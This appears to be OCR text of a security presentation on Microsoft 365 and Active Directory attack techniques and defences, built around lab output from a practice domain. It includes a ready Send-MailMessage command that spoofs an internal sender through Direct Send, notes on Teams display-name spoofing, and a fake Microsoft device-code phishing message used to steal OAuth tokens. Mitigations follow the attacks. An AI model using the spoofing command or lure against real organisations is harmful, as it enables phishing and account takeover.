INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: THEKKEWP.essos.local
INFO: Querying computer: braavos.essos.local
INFO: Querying computer: meereen.essos.local
INFO: Skipping enumeration for THEKKEWP.essos.local since it could not be resolved.
```


MemberOf
DAENERYS.TARGARYEN@ESSOS.LOCAL
DOMAIN ADMINS@ESSOS.LOCAL


TrustedBy
TrustedBy
SEVENKINGDOMS.LOCAL
ESSOS.LOCAL

TTP #7 Microsoft 365 Direct Send

- Send email to end users while unauthenticated to a Azure smart host
- It's a feature in M365, cannot disable/enable
- Messages sent from the Internet and attacker can impersonate “FROM”
  - Classic mail relay attack meets the cloud
  - Uses Azure cloud shel to rotate IP’s and build trust

```
Send-MailMessage -SmtpServer company-com.mail.protection.outlook.com -To
alex@company.com -From joe@company.com -Subject "DUO Codes Issue" -Body
$email -BodyAsHtml
```

Direct Send Fix

Mimecast inbound to Office 365

Mail flow scenario

From: Partner organization

To: Office 365

Name

Mimecast inbound to Office 365

Status

On

Edit name or status

How to identify your partner organization

Identify the partner organization by verifying that messages are coming from these domains: *

Edit sent email identity


Security restrictions

Reject messages if they aren't encrypted using Transport Layer Security (TLS)

Reject messages if they don't come from within these IP address ranges:
209.190.253.60/32,205.139.111.0/24,205.139.110.0/24,207.211.30.0/24,207.211.31.0/2

https://www.blackhillsinfosec.com/spoofing-microsoft-365-like-its-1995/

TTP #8 Microsoft Teams Defaults



https://badoption.eu/blog/2023/09/27/teams4.html

Bypass Teams Warning

- Spoof the Display Name using a separate tenant
- Send direct messages to employees with links
- Can edit message, notify user, highlight importance etc.
- What could go wrong?

TTP #9 Device Code

Microsoft Device Code

To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code **FXFCATLQ8** to authenticate.

Sincerely,
Microsoft Device Security Team

Microsoft Corporation | One Microsoft Way Redmond, WA 98052-6399

This message was sent from an unmonitored email address. Please do not reply to this message.

Privacy | Legal

Microsoft

TTP #9 Device Code

- Attacker generates the code and sends to user
  - Similar to Netflix/Hulu/etc.

- User signs in using the code

- Attacker receives Oauth tokens and can refresh to services
  - Bypasses MFA (pending CA policy)
  - EWS can be used to pull down e-mails

login.microsoftonline.com/common/oauth2/deviceauth

Microsoft


Enter code

Enter the code displayed on your app or device.

Code

Next

Dominating the Forest(s)




Save the Red Forest

- “Red Forest” design no longer supported by Microsoft
- Still proposes interesting strategy
- Abandoned but serves useful lessons

Tiered Administrative Strategy

- Red forest principle to create tiers based on object criticality
- Almost never ***truly*** implemented
- Balance operations vs security




Microsoft RAMP

A. End-to-end Session Security
Explicit Zero Trust validation for
- ***Privileged Sessions***
  (including authorized elevation)
- ***User Sessions***

B. Protect & Monitor Identity Systems
Secure Directories, Identity Management, Admin Accounts, Consent grants, and more

C. Mitigate Lateral Traversal
Using Local Accounts

D. Rapid Threat Response
Limit adversary access and time



[Rapidly modernize your security infrastructure | Microsoft Learn]

Bonus TTP Passwords Still Suck

- AD needs 14 minimum length or greater
- If you have a P2 license, implement Azure AD Password Protection
- Use Conditional Access Policy Templates made by Microsoft
  - **Bonus**: Use the gap analyzer to assess risk
- Use Security Center SecureScore to prioritize controls in M365
- Users are probably storing credentials in network shares
  - Leverage offensive tools to audit for free! (Snaffler)

Questions?

Resources

- Exegol: professional hacking setup — Exegol 4.1.0
- Cyber Ranges (snaplabs.io) - GOAD Template
- Orange-Cyberdefense/GOAD
- Cyber Ranges (snaplabs.io) - SCCM Template
- DenSecure – Advanced Cyber Threat Experts of Wolf & Company, P.C.